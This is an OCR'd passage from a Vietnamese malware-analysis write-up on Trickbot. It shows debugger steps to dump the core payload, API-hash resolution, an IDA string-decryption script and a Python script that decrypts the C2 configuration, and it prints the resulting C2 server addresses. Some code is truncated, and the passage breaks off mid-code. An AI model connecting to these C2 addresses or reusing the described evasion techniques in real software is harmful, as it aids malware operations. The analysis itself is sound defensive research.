
9. Dump Trickbot core payload 32-bit và trích xuất cấu hình C2

9.1. Dump payload 32-bit


Từ kết quả phân tích shellcode ở trên, có thể thấy payload cuối cùng của mã độc đã được inject vào tiến trình `wermgr.exe (64-bit)`, do đó payload này cũng là 64-bit. Tuy nhiên, `templ.dll` là file 32-bit, do vậy để dễ dàng cho việc tìm hiểu code của payload cũng như trích xuất cấu hình C2, ta sẽ thực hiện dump payload 32-bit của mã độc. Thực hiện debug shellcode khi nó được gọi bởi `templ.dll`, đặt breakpoint tại các hàm `VirtualAlloc`, `GetNativeSystemInfo`. Cho thực thi shellcode, break tại hàm `GetNativeSystemInfo`:




Follow in Dump theo địa chỉ sẽ nhận thông tin về `SystemInfo`, thực thi hàm và trở về code của mã độc. Sửa lại kết quả trả về của `wProcessorArchitecture` tại địa chỉ đã follow như sau:



Tiếp tục thực thi và follow theo địa chỉ được cấp phát bởi hàm `VirtualAlloc`, mã độc sẽ thực hiện unpack payload chính vào vùng nhớ được cấp phát, tuy nhiên "`MZ`" signature đã bị xóa.



Dump payload ra disk, sửa lại `MZ` signature, có được [payload chính của mã độc]:



Payload không có thông tin của Imports, như vậy nó sẽ lấy địa chỉ của các hàm APIs trong quá trình thực thi.

9.2. Phân tích Trickbot core payload và trích xuất cấu hình C2

9.2.1. Dynamic APIs resolve

Tương tự như các dòng mã độc Emotet, Qakbot, … Trickbot payload cũng sẽ tìm địa chỉ các hàm API(s) thông qua việc tìm kiếm hash được tính toán trước dựa vào tên hàm API. Thông tin về các Dlls cũng như các hash đã tính toán trước được lưu tại biến global với thông tin như sau:

Trong đó:

♦ `dll_str_idx`: được sử dụng để giải mã ra tên của Dll mà Trickbot sẽ sử dụng. Từ đó lấy ra địa chỉ base address của Dll này.


♦ `nHashValue`: số hash được tính toán trước, ứng với số hàm API cần tìm.

♦ `pre-computed hash`: là các giá trị hash được tính toán trước của hàm API.


♦ `nOrdinalVal`: số giá trị ordinal, ứng với các hàm sẽ được lấy địa chỉ dựa vào thông tin của ordinal được tính toán.

♦ `Orinal_value`: các giá trị được sử dụng để tính toán ra giá trị ordinal thật của hàm API cần lấy địa chỉ.


Trickbot sẽ thực hiện quá trình lấy địa chỉ của các hàm APIs mà nó sử dụng như sau:




Hàm tính toán hash dựa trên tên của hàm API như sau:



Dựa vào mã giả có được ở trên, viết lại code tính hash bằng Python như sau:



Toàn bộ địa chỉ thật của các hàm APIs sau khi lấy được sẽ được lưu lại bắt từ địa chỉ `0x00420000` như trên hình. Do vậy, để có thể lấy được toàn bộ thông tin các hàm APIs mà Trickbot sẽ sử dụng, tôi áp dụng phương pháp được mô tả trong [bài viết này](). Kết quả sau thực hiện sẽ khôi phục được các hàm API(s) như hình dưới đây:



9.2.2. Giải mã strings

Các strings chính mà payload sử dụng đều đã bị mã hóa và lưu tại section `.data` như sau:


```
.data:004202D8 ; char str_lWeblWDhvIzeAn68AWze0KSlWBD[]
.data:004202D8 str_lWeblWDhvIzeAn68AWze0KSlWBD db 'lWeblWDhvIzeAn68AWze0+KSlWBD',0
.data:004202D8                                         ; DATA XREF: f_tb_decode_str+8↑o
.data:004202F5 str_9a3blWe2EJzb05 db '9a3blWe2EJzb05',0
.data:00420304 str_9a3hAJO2EJb2 db '9a3hAJO2EJb2',0
.data:00420311 str_la3hEJbQ9nOzEJBGOQ db 'la3hEJbQ9nOzEJBGOQ',0
.data:00420324 str_9nFeAJeefJbQEJF2AX db '9nFeAJeefJbQEJF2AX',0
.data:00420337 str_Aabbfm1bvJzeAsbQEJF2AX db 'Aabbfm1bvJzeAsbQEJF2AX',0
.data:0042034E str_01J9aFDfnbQEJF2AX db '0+1J9aFDfnbQEJF2AX',0
.data:00420361 str_9a5SlnzzvcpEJzb05 db '9a5Slnzzv+cpEJzb05',0
.data:00420374 str_la3hEJbQ9nOzEJBGOQ_0 db 'la3hEJbQ9nOzEJBGOQ',0
.data:00420387 str_la3hEJbQE4FM db 'la3hEJbQE4FM',0
```


Hàm giải mã nhận tham số truyền vào là giá trị `index` của chuỗi, sau đó thực hiện giải mã chuỗi bằng thuật toán base64 với key giải mã đã được custom:

Để có thể giải mã các strings này và thêm các chú thích liên quan trong IDA, tôi sử dụng tính năng Appcall của IDA và tham khảo code tại đây. Toàn bộ code python như sau:

```python
import idc
import idaapi
import idautils


def decrypt_n_comment(func, func_name, enc):
    """
    Decrypt trickbot strings and set comment
    """
    for xref in idautils.XrefsTo(idc.get_name_ea_simple(func_name)):
        # init retrieve arguments
        print("[+] decrypting encrypted string at {:08X}".format(xref.frm))
        current_address = xref.frm
        addr_minus_15 = current_address - 15

        while current_address ≥ addr_minus_15:
            current_address = idc.prev_head(current_address)
            if idc.print_insn_mnem(current_address) == "push" and idc.get_operand_type(current_address, 0) == idc.o_imm:
                idx = idc.get_operand_value(current_address, 0)
                break

        buf = idaapi.Appcall.buffer("\x00" * 1600)

        # Call Trickbot's func
        try:
            res = func(buf, idx)
        except Exception as e:
            print("FAILED: appcall failed: {}".format(e))
            continue

        try:
            # Add comments
            print ("Decrypted string: %s" % buf.value.decode(enc).rstrip('\x00\x00'))
            idc.set_cmt(xref.frm, b"'{:s}'".format(buf.value.decode(enc).rstrip('\x00\x00')), idc.SN_NOWARN)
        except:
            print("FAILED: to add comment")
            continue

# Initialization ---------------------------------------------------------
FUNC_NAME = "f_tb_w_decode_string" #00401C30
FUNC_NAME2 = "f_tb_w_decode_string2" #00413830

PROTO = "int __cdecl {:s}(char *dec_str, int str_idx);".format(FUNC_NAME)
PROTO2 = "int __cdecl {:s}(char *dec_str, int str_idx);".format(FUNC_NAME2)

# Execution --------------------------------------------------------------
decrypt_function = idaapi.Appcall.proto(FUNC_NAME, PROTO)
decrypt_n_comment(decrypt_function, FUNC_NAME, "utf-16")

decrypt_function = idaapi.Appcall.proto(FUNC_NAME2, PROTO2)
decrypt_n_comment(decrypt_function, FUNC_NAME2, "utf-8")
```

Kết quả trước và sau khi thực hiện script sẽ giúp công việc phân tích dễ dàng hơn:






Bên cạnh đó, để có thể tiện theo dõi, đối chiếu, ta cũng có thể viết một script giải mã độc lập để có được toàn bộ danh sách các strings. Chi tiết các strings được giải mã xem tại **Phụ lục 1 – Danh sách toàn bộ strings.**

9.3. Giải mã cấu hình và trích xuất danh sách C2

9.3.1. Giải mã cấu hình

Trickbot lưu thông tin cấu hình đã mã hóa tại section `.text`, khi thực thi nó sẽ lấy thông tin độ lớn của dữ liệu và cấp phát vùng nhớ tương ứng. Sau đó sẽ thực hiện giải mã dữ liệu bằng vòng lặp xor.

Dữ liệu thu được sau bước trên sẽ được giải mã thêm một lần nữa bằng thuật toán AES (`MODE_CBC`) để lấy ra danh sách thông tin C2. Trickbot sẽ thực hiện tạo khóa AES và IV trước khi thực hiện giải mã:



Các giá trị `aes_key` và `aes_iv` sau đó sẽ được dùng cho việc giải mã dữ liệu:

```
if ( f_tb_decrypt_c2_server_config(c2_enc_data + 0x30, data_size - 0x30, aes256_key, aes_iv, &c2_config_dec, c2_data_len) )
```

```
pbData.aiKeyAlg = CALG_AES_256;
if ( !CryptAcquireContextW(&phProv, 0, 0, PROV_RSA_AES, CRYPT_VERIFYCONTEXT) )
{
  goto return_0;
}
*&pbData.bType = 0x208;
v16[7] = aes256_key[7];
v16[6] = aes256_key[6];
v16[5] = aes256_key[5];
v16[4] = aes256_key[4];
v16[3] = aes256_key[3];
v16[2] = aes256_key[2];
v6 = *aes256_key;
v16[1] = aes256_key[1];
v16[0] = v6;
if ( !CryptImportKey(phProv, &pbData.bType, 0x2Cu, 0, CRYPT_EXPORTABLE, &hKey) )
{
  goto return_0;
}
// CRYPT_MODE_CBC
if ( CryptSetKeyParam(hKey, KP_MODE, pbInitData, 0) && CryptSetKeyParam(hKey, KP_IV, aes_iv, 0) )
{
  c2_data = f_tb_alloc_heap(dwSize, 0);
  pdwDataLen = dwSize;
  f_tb_memcpy(c2_data, c2_data_enc, dwSize);
  bRet = CryptDecrypt(hKey, 0, TRUE, 0, c2_data, &pdwDataLen);
}
```

Dựa vào các đoạn mã giả ở trên, kết hợp tham khảo code của [hasherezade](#) [tại đây](#), tôi có thể viết lại mã python thực hiện giải mã ra cấu hình C2 mà Trickbot sử dụng trong mẫu này:

```
import hashlib
import binascii
from Cryptodome.Cipher import AES

c2_data = b"\xA9\xEE\xBE\x79\xDE\xC2\xE5\xD8\xA6\x06\x71\x71\xAF\xB2\x57\x84\xE7\x0F\x0B\x14\x54
xor_key = b"\x9D\x16\x29\x98\xDB\x7E\xF5\x78\xCA\x5C\xC8\x77\xF4\xEF\xD4\xA5"

def decode_data(data, key):
    key_len = len(key)
    j = 0
    decoded_buf = ""
    for i in range(0, len(data)):
        key_val = key[j % key_len]
        decoded_buf += chr(ord(data[i]) ^ ord(key_val))
        j += 1
    return decoded_buf

def sha256_hash(data):
    while len(data) ≤ 0x1000:
        calced_hash = hashlib.sha256(data).digest()
        data += calced_hash
    return calced_hash

def aes_decrypt(data):
    aes256_key = sha256_hash(data[:0x20])[:0x20]
    aes_iv = sha256_hash(data[0x10:0x30])[:0x10]
    aes = AES.new(aes256_key, AES.MODE_CBC, aes_iv)
    data = data[0x30:]
    return aes.decrypt(data)

def main():
    dec_c2_data =  decode_data(c2_data, xor_key)
    c2_decrypt = aes_decrypt(dec_c2_data)
    fp = open("c2_info.bin", "wb")
    fp.write(c2_decrypt)
    fp.close()

if __name__ == "__main__":
    main()
```

```
Decoded text
...ä...<mcconf><ver>2000035</ver><gtag>zvsl</gtag><servs><srv>36.91.117.231:443</srv><srv>36.89.228.201:443</srv><srv>103.75.32.173:443</srv><srv>45.115.172.105:443</srv><srv>36.95.23.89:443</srv><srv>103.123.86.104:443</srv><srva>94.54.148.227:41841</srva><srva>53.112.255.134:36465</srva><srva>159.190.20.85:43824</srva><srva>95.37.49.184:5589</srva><srva>135.122.224.8:39900</srva><srva>131.3.167.255:42399</srva><srva>97.133.6.172:33500</srva><srva>208.47.170.240:33985</srva><srva>156.181.251.71:20444</srva><srva>143.151.93.200:52073</srva><srva>185.229.207.113:11213</srva><srva>229.227.144.173:29390</srva><srva>206.231.187.130:24014</srva><srva>249.100.113.241:5171</srva><srva>96.133.7.173:33756</srva><srva>46.225.10.176:60063</srva><srva>249.154.158.198:1500</srva><srva>247.87.131.26:54735</srva><srva>64.41.122.50:21121</srva><srva>112.249.251.253:816</srva></servs></mcconf>ò üñáš-&.ôNSã..9.¬½ Q\™Ñ®ò‰æp³w°ïõ.—k.fÓÏ.Fþµfä.¸´,_Q..r>k.Ãe¸^-³°¾tïú}=5.‡.w.N.¦ÅЯ¼"O^.ú¹-³Y.å¬.....
.....
```

9.3.2. Trích xuất danh sách C2

Với thông tin giải mã được ở trên, ta có được danh sách C2 như hình dưới. Tuy nhiên, trong danh sách này:

♦ Những địa chỉ IP nằm trong tag `<srv> </srv>` là địa chỉ C2 chuẩn.

♦ Các địa chỉ IP nằm trong tag `<srva> </srva>` sẽ được Trickbot transform thêm một lần nữa.

```
<mcconf>
    <ver>2000035</ver>
    <gtag>zvs1</gtag>
    <servs>
        <srv>36.91.117.231: 443</srv>
        <srv>36.89.228.201: 443</srv>
        <srv>103.75.32.173: 443</srv>
        <srv>45.115.172.105: 443</srv>
        <srv>36.95.23.89: 443</srv>
        <srv>103.123.86.104: 443</srv>
        <srva>94.54.148.227: 41841</srva>
        <srva>53.112.255.134: 36465</srva>
        <srva>159.190.20.85: 43824</srva>
        <srva>95.37.49.184: 5589</srva>
        <srva>135.122.224.8: 39900</srva>
        <srva>131.3.167.255: 42399</srva>
        <srva>97.133.6.172: 33500</srva>
        <srva>208.47.170.240: 33985</srva>
        <srva>156.181.251.71: 20444</srva>
        <srva>143.151.93.200: 52073</srva>
        <srva>185.229.207.113: 11213</srva>
        <srva>229.227.144.173: 29390</srva>
        <srva>206.231.187.130: 24014</srva>
        <srva>249.100.113.241: 5171</srva>
        <srva>96.133.7.173: 33756</srva>
        <srva>46.225.10.176: 60063</srva>
        <srva>249.154.158.198: 1500</srva>
        <srva>247.87.131.26: 54735</srva>
        <srva>64.41.122.50: 21121</srva>
        <srva>112.249.251.253: 816</srva>
    </servs>
</mcconf>
```

Real C2 addresses

Fake C2 addresses

Trickbot sẽ sử dụng đoạn code sau để chuyển đổi các địa chỉ nằm trong tag `<srva> </srva>` sang địa chỉ C2 chuẩn.

```
if ( !f_tb_convert_to_hex(*wsz_c2_ip_addr, c2_ip_hex) )
{
  return FALSE;
}
o2 = c2_ip_hex[2];
not_o2 = ~c2_ip_hex[2];
